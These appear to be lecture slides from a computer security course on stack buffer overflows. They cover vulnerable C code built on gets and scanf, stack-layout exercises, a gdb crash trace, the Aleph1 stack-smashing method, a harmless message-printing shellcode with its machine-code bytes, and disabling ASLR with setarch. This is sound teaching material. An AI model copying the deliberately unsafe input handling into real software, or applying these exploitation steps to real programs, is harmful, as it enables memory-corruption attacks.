

buffer overflows

typical buffer overflow pattern

cause program to write past the end of a buffer

that somehow causes different code to run

(usually code the attacker wrote)

why buffer overflows?

for a long time, most common vulnerability

common results in arbitrary code execution

related to other memory-management vulnerabilities
which usually also result in arbitrary code execution

network worms and overflows

worms that connect to vulnerable servers:

Morris worm included some buffer overflow exploits

Morris worm: first self-replicating malware
in mail servers, user info servers

2001: Code Red worm that spread to web servers (running Microsoft IIS)

overflows without servers

bugs dealing with corrupt files:

Adobe Flash (web browser plugin)

PDF readers

web browser JavaScript engines

image viewers

movie viewers

decompression programs

...

simpler overflow


```
struct QuizQuestion questions[NUM_QUESTIONS];
int giveQuiz() {
    int score = 0;
    char buffer[100];
    for (int i = 0; i < NUM_QUESTIONS; ++i) {
        gets(buffer);
        if (checkAnswer(buffer, &questions[i])) {
            score += 1;
        }
    }
    return score;
}
```

simpler overflow

```
struct QuizQuestion questions[NUM_QUESTIONS];
int giveQuiz() {
    int score = 0;
    char buffer[100];
    for (int i = 0; i < NUM_QUESTIONS; ++i) {
        gets(buffer);
        if (checkAnswer(buffer, &questions[i])) {
            score += 1;
        }
    }
    return score;
}
```

simpler overflow: stack


highest address (stack started here)



lowest address (stack grows here)

simpler overflow: stack

highest address (stack started here)



lowest address (stack grows here)

exercise: stack layout

```
GradeAssignment:
    pushq    %rbp
    pushq    %rbx
    xorl     %ebx, %ebx
    subq     $72, %rsp
    leaq     8(%rsp), %rbp
for_loop:
    movq     %rbp, %rdi
    call     gets
    movl     %ebx, %esi
    movq     %rbp, %rdi
    call     GradeAnswer
    leaq     24(%rsp), %rdi
    movl     %eax, (%rdi,%rbx,4)
    incq     %rbx
    cmpq     $10, %rbx
    jne      for_loop
    call     Process
```

```
int GradeAssignment(FILE *in) {
    int scores[10]; char buffer[16];
    for (int i = 0; i < 10; ++i) {
        gets(buffer);
        scores[i] =
            GradeAnswer(buffer, i);
    }
    Process(scores);
}
```

exercise: how many bytes after
buffer[0] is the first byte
of scores[0]?

exercise: stack layout

```
GradeAssignment:
    pushq    %rbp
    pushq    %rbx
    xorl     %ebx, %ebx
    subq     $72, %rsp
    leaq     8(%rsp), %rbp
for_loop:
    movq     %rbp, %rdi
    call     gets
    movl     %ebx, %esi
    movq     %rbp, %rdi
    call     GradeAnswer
    leaq     24(%rsp), %rdi
    movl     %eax, (%rdi,%rbx,4)
    incq     %rbx
    cmpq     $10, %rbx
    jne      for_loop
    call     Process
```

```
int GradeAssignment(FILE *in) {
    int scores[10]; char buffer[16];
    for (int i = 0; i < 10; ++i) {
        gets(buffer);
        scores[i] =
            GradeAnswer(buffer, i);
    }
    Process(scores);
}
```

exercise: how many bytes after
buffer[0] is the first byte
of scores[0]? answer: 16

exercise: overflow?

GradeAssignment:

```
    pushq    %rbp
    pushq    %rbx
    xorl     %ebx, %ebx
    subq     $72, %rsp
    leaq     8(%rsp), %rbp
for_loop:
    movq     %rbp, %rdi
    call     gets
    movl     %ebx, %esi
    movq     %rbp, %rdi
    call     GradeAnswer
    leaq     24(%rsp), %rdi
    movl     %eax, (%rdi,%rbx,4)
    incq     %rbx
    cmpq     $10, %rbx
    jne      for_loop
    call     Process
```

```
int GradeAssignment(FILE *in) {
    int scores[10]; char buffer[16];
    for (int i = 0; i < 10; ++i) {
        gets(buffer);
        scores[i] =
            GradeAnswer(buffer, i);
    }
    Process(scores);
}
```

exercise: if input into buffer is
50 copies of the character '1'
what is value of scores[0]?

exercise: overflow?

GradeAssignment:

```
    pushq    %rbp
    pushq    %rbx
    xorl     %ebx, %ebx
    subq     $72, %rsp
    leaq     8(%rsp), %rbp
for_loop:
    movq     %rbp, %rdi
    call     gets
    movl     %ebx, %esi
    movq     %rbp, %rdi
    call     GradeAnswer
    leaq     24(%rsp), %rdi
    movl     %eax, (%rdi,%rbx,4)
    incq     %rbx
    cmpq     $10, %rbx
    jne      for_loop
    call     Process
```

```
int GradeAssignment(FILE *in) {
    int scores[10]; char buffer[16];
    for (int i = 0; i < 10; ++i) {
        gets(buffer);
        scores[i] =
            GradeAnswer(buffer, i);
    }
    Process(scores);
}
```

exercise: if input into buffer is
50 copies of the character '1'
what is value of scores[0]?
answer: 0x31313131

Stack Smashing

previous buffer overflow: very context dependent

...turns out there are common, more useful patterns

original, most common buffer overflow *exploit*

worked for most buffers on the stack

(“work*ed*”? we’ll talk later)

Aleph1, Smashing the Stack for Fun and Profit

“non-traditional literature”; released 1996

by Aleph1 AKA Elias Levy

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

vulnerable code

```
void vulnerable() {  
    char buffer[100];  
  
    // read string from stdin  
    scanf("%s", buffer);  
  
    do_something_with(buffer);  
}
```


vulnerable code

```
void vulnerable() {  
    char buffer[100];  
  
    // read string from stdin  
    scanf("%s", buffer);  
  
    do_something_with(buffer);  
}
```

what if I input 1000 character string?

1000 character string

```
$ cat 1000-as.txt  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa (1000 a's total)  
$ ./vulnerable.exe <1000-as.txt  
Segmentation fault (core dumped)  
$
```

1000 character string – debugger

```
$ gdb ./vulnerable.exe
```

```
...
```

```
Reading symbols from ./overflow.exe...done.
```

```
(gdb) run <1000-as.txt
```

```
Starting program: /home/cr4bd/spring2017/cs4630/slides/20170220/overflow.exe <1000
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x0000000000400562 in vulnerable () at overflow.c:13
```

```
13      }
```

```
(gdb) backtrace
```

```
#0  0x0000000000400562 in vulnerable () at overflow.c:13
```

```
#1  0x6161616161616161 in ?? ()
```

```
#2  0x6161616161616161 in ?? ()
```

```
#3  0x6161616161616161 in ?? ()
```

```
#4  0x6161616161616161 in ?? ()
```

```
...
```

```
...
```

```
...
```

```
#108 0x6161616161616161 in ?? ()
```

```
#109 0x6161616161616161 in ?? ()
```

```
#110 0x6161616161616161 in ?? ()
```

```
#111 0x0000000000000000 in ?? ()
```

vulnerable code — assembly

vulnerable:

```
subq    $120, %rsp    /* allocate 120 bytes on stack */
movq    %rsp, %rsi    /* scanf arg 1 = rsp = buffer */
movl    $.LC0, %edi    /* scanf arg 2 = "%s" */
xorl    %eax, %eax    /* eax = 0 (see calling convention) */
call    __isoc99_scanf /* call to scanf() */
movq    %rsp, %rdi
        /* do_something_with arg 1 = rsp = buffer */
call    do_something_with
addq    $120, %rsp    /* deallocate 120 bytes from stack */
ret
```

...

.LC0:

.string "%s"

vulnerable code — assembly

vulnerable:

```
subq    $120, %rsp    /* allocate 120 bytes on stack */
movq    %rsp, %rsi    /* scanf arg 1 = rsp = buffer */
movl    $.LC0, %edi    /* scanf arg 2 = "%s" */
xorl    %eax, %eax    /* eax = 0 (see calling convention) */
call    __isoc99_scanf /* call to scanf() */
movq    %rsp, %rdi
        /* do_something_with arg 1 = rsp = buffer */
call    do_something_with
addq    $120, %rsp    /* deallocate 120 bytes from stack */
ret
```

...

.LC0:

.string "%s"

exercise: stack layout when scanf is running

exercise: stack layout

vulnerable:


```
subq    $120, %rsp    /* allocate 120 bytes on stack */
movq    %rsp, %rsi    /* scanf arg 1 = rsp = buffer */
movl    $.LC0, %edi   /* scanf arg 2 = "%s" */
xorl    %eax, %eax    /* eax = 0 (see calling convention) */
call    __isoc99_scanf /* call to scanf() */
movq    %rsp, %rdi    /* arg 1 = buffer = rsp */
call    do_something_with /* do_something(buffer)
addq    $120, %rsp    /* deallocate 120 bytes from stack */
ret
```

distance from buffer[0] to scanf's return address?

distance from buffer[0] to vulnerable's return address?

vulnerable code — stack usage


highest address (stack started here)



lowest address (stack grows here)

vulnerable code — stack usage


highest address (stack started here)



lowest address (stack grows here)


vulnerable code — stack usage

highest address (stack started here)




lowest address (stack grows here)

vulnerable code — stack usage



vulnerable code — stack usage



the crash

```
0x000000000000400548 <+0>:      sub    $0x78,%rsp
0x00000000000040054c <+4>:      mov     %rsp,%rsi
0x00000000000040054f <+7>:      mov     $0x400604,%edi
0x000000000000400554 <+12>:     mov     $0x0,%eax
0x000000000000400559 <+17>:     callq   0x400430 <__isoc99_scanf@plt>
0x00000000000040055e <+22>:     add     $0x78,%rsp
=> 0x000000000000400562 <+26>:     retq
```

retq tried to jump to 0x61616161 61616161

...but there was nothing there

the crash

```
0x000000000000400548 <+0>:      sub    $0x78,%rsp
0x00000000000040054c <+4>:      mov     %rsp,%rsi
0x00000000000040054f <+7>:      mov     $0x400604,%edi
0x000000000000400554 <+12>:     mov     $0x0,%eax
0x000000000000400559 <+17>:     callq  0x400430 <__isoc99_scanf@plt>
0x00000000000040055e <+22>:     add     $0x78,%rsp
=> 0x000000000000400562 <+26>:     retq
```


retq tried to jump to 0x61616161 61616161

...but there was nothing there

what if it wasn't invalid?

return-to-stack


highest address (stack started here)



lowest address (stack grows here)

return-to-stack

highest address (stack started here)



lowest address (stack grows here)

constructing the attack

write “shellcode” — machine code to execute

often called “shellcode” because often intended to get login shell
(when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

constructing the attack

write “shellcode” — machine code to execute

often called “shellcode” because often intended to get login shell
(when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

shellcode challenges

ideal is like virus code: works in any executable

no linking — no library functions by name

probably exit application — can't return normally
(or a bunch more work to restore original return value)

recall: virus code

```
/* Linux system call  
   write(1, "You have been infected with a virus!\n", 37)  
   */
```

virus:

```
movl $1, %eax // 1 = SYS_write  
movl $1, %edi // system call first argument = stdout  
leal string(%rip), %esi // system call second argument =  
movl $37, %edx // system call third argument = length of  
syscall  
retq
```

string:

```
.asciz "You_have_been_infected_with_a_virus!\n"
```

virus code to shell-code (1)

```
/* Linux system call (OS request):  
   write(1, string, length)  
*/  
leaq string(%rip), %rsi  
movl $1, %eax  
movl $37, %edi  
/* "request to OS" instruction */  
syscall  
ret  
string:  
    .asciz "You_have_been_infected_with_a_virus!\n"
```

virus code to shell-code (1)

```
/* Linux system call (OS request):
```

```
    write(1, string, length)
```

```
    */
```

```
    leaq string(%rip), %rsi
```

```
    movl $1, %eax
```

```
    movl $37, %edi
```

```
    /* "request to OS" instruction */
```

```
    syscall
```

```
    ret
```

```
string:
```

```
    .asciz "You have been infected with a virus!\n"
```

problem: after syscall — crash

virus code to shell-code (2)

```
    /* Linux system call (OS request):  
       write(1, string, length)  
    */  
    leaq string(%rip), %rsi  
    movl $1, %eax  
    movl $37, %edi  
    syscall  
    /* Linux system call:  
       exit_group(0)  
    */  
    movl $231, %eax  
    xor %edi, %edi  
    syscall  
string:  
    .asciz "You_have_been_infected_with_a_virus!\n"
```

virus code to shell-code (2)

```
/* Linux system call (OS request
```

tell OS to exit

```
write(1, string, length)
```

```
*/
```

```
leaq string(%rip), %rsi
```

```
movl $1, %eax
```

```
movl $37, %edi
```

```
syscall
```

```
/* Linux system call:
```

```
exit_group(0)
```

```
*/
```

```
movl $231, %eax
```

```
xor %edi, %edi
```

```
syscall
```

```
string:
```

```
.asciz "You have been infected with a virus!\n"
```

virus code to shell-code (2)

```
/* Linux system call (OS request):
   write(1, string, length)
*/
leaq string(%rip), %rsi          48 8d 35 15 00 00 00
movl $1, %eax                    b8 01 00 00 00
movl $37, %edi                   bf 25 00 00 00
syscall                          0f 05
/* Linux system call:
   exit_group(0)
*/
movl $231, %eax                  b8 e7 00 00 00
xor %edi, %edi                   31 ff
syscall                          0f 05
string:
.asciz "You_have_been_infected_with_a_virus!\n"
```


constructing the attack

write “shellcode” — machine code to execute

often called “shellcode” because often intended to get login shell
(when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

stack location?

```
$ cat stackloc.c
#include <stdio.h>
int main(void) {
    int x;
    printf("%p\n", &x);
}
$ ./stackloc.exe
0x7ffe8859d964
$ ./stackloc.exe
0x7ffd4e26ac04
$ ./stackloc.exe
0x7ffc190af0c4
```

disabling ASLR

```
$ cat stackloc.c
#include <stdio.h>
int main(void) {
    int x;
    printf("%p\n", &x);
}
$ setarch x86_64 -vRL bash
Switching on ADDR_NO_RANDOMIZE.
Switching on ADDR_COMPAT_LAYOUT.
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
```

address space layout randomization (ASLR)

vary the location of things in memory

including the stack

designed to make exploiting memory errors harder

will talk more about later


stack location? (take 2a)

```
$ ./stackloc.exe
0x7fffffffde2c
$ gdb ./stackloc.exe
...
(gdb) run
Starting program: .../stackloc.exe
0x7fffffffdd9c
[Inferior 1 (process 833005) exited normally]
```


stack location? (take 2b)

```
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe test
0x7fffffffde1c
$ ./stackloc.exe test
0x7fffffffde1c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
```


setting return address (diagram)



